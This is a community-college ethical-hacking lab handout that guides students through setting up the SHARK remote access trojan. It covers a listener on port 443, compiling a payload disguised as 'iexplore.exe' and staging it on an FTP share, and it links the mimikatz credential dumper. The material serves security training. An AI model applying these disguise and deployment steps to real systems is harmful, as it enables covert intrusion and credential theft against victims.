



## Ethical Hacking Lab Series

### Lab 5: Using the SHARK Remote Administration Tool

**Certified Ethical Hacking Domains:**  
System Hacking  
Trojans and Backdoors  
Viruses and Worms

**Document Version: 2013-07-18 (Beta)**

**Organization:** Moraine Valley Community College  
**Author:** Jesse Varsalone

**Copyright © National Information Security, Geospatial Technologies Consortium (NISGTC)**

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah. This work is licensed under the Creative Commons Attribution 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.



*The Center for Systems Security and Information Assurance (CSSIA), in partnership with the Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.*

## Contents

Introduction .....	3
Domains: System Hacking, Trojans and Backdoors, Viruses and Worms.....	3
Pod Topology .....	5
Lab Settings.....	6
1    Setting up the SHARK Remote Administration Tool Client (Server).....	7
1.1    Configuring the SHARK Remote Administration Tool .....	7
1.2    Conclusion .....	15
1.3    Discussion Questions.....	15
2    Leveraging the Insider Threat to Deploy a Malicious Payload .....	16
2.1    Leverage an Attack as an Informed Insider.....	16
2.2    Conclusion .....	29
2.3    Discussion Questions.....	29
3    Exploiting the Victim Machine.....	30
3.1    Exploitation Using the SHARK Remote Administration Tool .....	30
3.2    Conclusion .....	34
3.3    Discussion Questions.....	34
References .....	35

## Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

In this lab, students will use the Shark Remote Administration Tool.

This lab includes the following tasks:

- 1 – Setting up the SHARK Remote Administration Tool Client (Server)
- 2 – Leveraging the Insider Threat to Deploy a Malicious Payload
- 3 – Exploiting the Victim Machine with the SHARK Remote Administration Tool

## Domains: System Hacking, Trojans and Backdoors, Viruses and Worms

Hackers often utilize user-friendly malware programs like the SHARK Remote Administration Tool that will allow them to perform a variety of exploitation, including:

- Uploading Malware
- Running Programs
- Dumping Hashes
- Uninstalling Software
- Disabling Services
- Killing Processes
- Stealing Data
- Keylogging
- Utilize a Command Shell

The SHARK Remote Administration Tool is an extremely dangerous piece of malware that will allow attackers to maintain a persistent connection on a victim's machine through an encrypted connection. Even though SHARK was designed as a Remote Administration Tool, it is often utilized in a malicious manner or used as a command and control tool.

**Remote Access Trojan** – A program that will allow a remote user, likely an attacker, to connect to a victim's machine and perform harmful actions to the computer's operating system. A Remote Access Trojan, or RAT, may allow the attacker tasks such as uploading or downloading files and stealing a user's credentials.

**SHARK Remote Administration Tool** – Remote Access Trojan that has been used frequently in many high profile intrusions cases. The tool has a Graphical User Interface, or GUI, that allows the hacker to perform malicious tasks against a victim machine over

an encrypted connection. The SHARK Remote Administration Tool includes two components, the server and the client.

**SHARK Remote Administration Tool Client** – Although it may seem counterintuitive, the SHARK Remote Administration Tool client is configured on the machine that will act as the server and accept client connections. Any port may be used for the “client”, but a common port like 80 (Hyper Text Transfer Protocol) or 443 (Hyper Text Transfer Protocol Secure) or 443 will make the connection from the victim to the attacker seem a bit less conspicuous than a port like 12345.

**SHARK Remote Administration Tool Server** – A server executable or payload is created and then distrusted to one or more victims. Once the victim executes the payload, the malware will infect their machine and they will connect to the computer running the SHARK Remote Administration Tool software.

**mimikatz** – This tool will dump the stored logon hashes and provide the corresponding password that matched the hash in plain text. The tool, which is written in French, is available from the following link: <http://blog.gentilkiwi.com/mimikatz>

## Pod Topology




Figure 1: Lab Topology

## Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

### Required Virtual Machines and Applications

This lab requires the use of the machine running Windows XP and Windows 7.

Windows XP Pro	192.168.1.175
Windows XP Pro <b>hacker</b> password	toor
Windows 7	216.5.1.200 (Public IP)
Windows 7 <b>student</b> password	password
External BackTrack 5	216.6.1.100
BackTrack 5 <b>root</b> password	toor

## 1 Setting up the SHARK Remote Administration Tool Client (Server)

Although it may seem counterintuitive, the SHARK Remote Administration Tool client is configured on the machine that will act as the server and accept client connections. In this case, our Windows 7 machine will be the machine running the SHARK Remote Administration Tool Software. We will configure the external Windows 7 machine with a Public IP address to run the SHARK Remote Administration Tool software and accept incoming connections from victim machines that execute the malicious payloads.

### 1.1 Configuring the SHARK Remote Administration Tool

1. Log on to the **Windows 7** machine as **student** with the password of **password**.



Figure 2: Logging on to Windows 7

2. Open the Malware folder on the Windows 7 desktop. Right-click on the **sharK\_3.rar** file, select 7-zip and select the fourth choice down **Extract to "sharK\_3\"**.




Figure 3: Extracting the file with 7-zip

3. Traverse through the sharK\_3 folders until you see sharK.exe. Double click on the **sharK.exe** file to launch the program.




Figure 4: The sharK executable

4. Read over the warning messages. Click **Yes** to the terms of the agreement.





Figure 5: Click Yes to the Warning Message

After you click next, sharK will generate a random traffic encryption password.




- Click the set button to set the traffic encryption password for shark.




**Figure 6: Traffic Encryption Password**

The Shark Client (Server) program opens. There is one top pane and two bottom panes.



**Figure 7: SharK Program**

- From the shark menu bar, click Preferences to change the IP address and port.



**Figure 8: Listen to New Port**

7. In the setup sub-menu of shark, click Port Setup. Type **443** for the port. **Save**.




Figure 9: Listen to New Port

Any port may be used for the “client”, but a common port like 80 (Hyper Text Transfer Protocol) or 443 (Hyper Text Transfer Protocol Secure) or 443 will make the connection from the victim to the attacker seem a bit less conspicuous than a port like 12345.

8. Open a command prompt by clicking the shortcut to the Command Prompt.



Figure 10: Shortcut to Command Prompt

The netstat command can be used to determine which ports the machine is listening on.

9. To verify that the attack machine is listening on port 443, type the following:  
**C:\>netstat -an | find "443"**

```
C:\>netstat -an | find "443"
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING
```

Figure 11: Shark is listening on Port 443

10. To create a new server (client), click on shark and select **Create Server**.




Figure 12: Creating a "Server"

11. For the IP/DNS Address, type **216.5.1.200**. For the port, type **443**.




Figure 13: Adding the Port and IP address

12. In the New SIN box, type **216.5.1.200** for the IP address and click **OK**.




Figure 14: Entering the IP address

13. In the New SIN box, leave **443** as the Port number and click **OK**.




Figure 15: Entering the Port

14. In the New Server section, scroll to **Anti-Debugging**. Uncheck all of the boxes.




Figure 16: Anti-Debugging Setting

The anti-debugging feature will allow the payload to detect if a virtual environment is present. If one is present, the malware will not run, which will prevent investigators from being able to perform a thorough malware or network forensics analysis of the payload.

15. In the New Server section, choose **compile**. Change the Save As name to **iexplore**.




Figure 17: Generating the Payload

16. Click **Compile** to create the payload. SharK should indicate *Successfully Compiled!*




Figure 18: Successfully Compiled

17. A message box will appear saying *"iexplore.exe" has successfully been built*. Click **OK**.




Figure 19: File Created

18. You will see the **iexplore.exe** file in the shark folder. Right-click and **Copy**.




Figure 20: Copy the File

19. Click on **Start > Computer > Local Disk C: > Inetpub > Ftproot**




Figure 21: Computer Link

20. Right-click and **Paste** the file. The iexplore.exe file should be in the directory.




Figure 22: Pasting the File

## 1.2 Conclusion

SharK is malware that has a server and a client component. The attacker first sets up the client, which will listen on a port and wait for connections. Attackers on the Internet cannot directly attack internal machines on an internal network. Rather, they need them to get users on an internal network with private IP addresses to launch a program so they will be able to connect to an external IP address on the Internet. When the payload was compiled, we turned off the anti-debugging feature so it would run in VMware.

## 1.3 Discussion Questions

1. What are the two components of the SharK program?
2. What is the command to determine if your machine is listening on port 443?
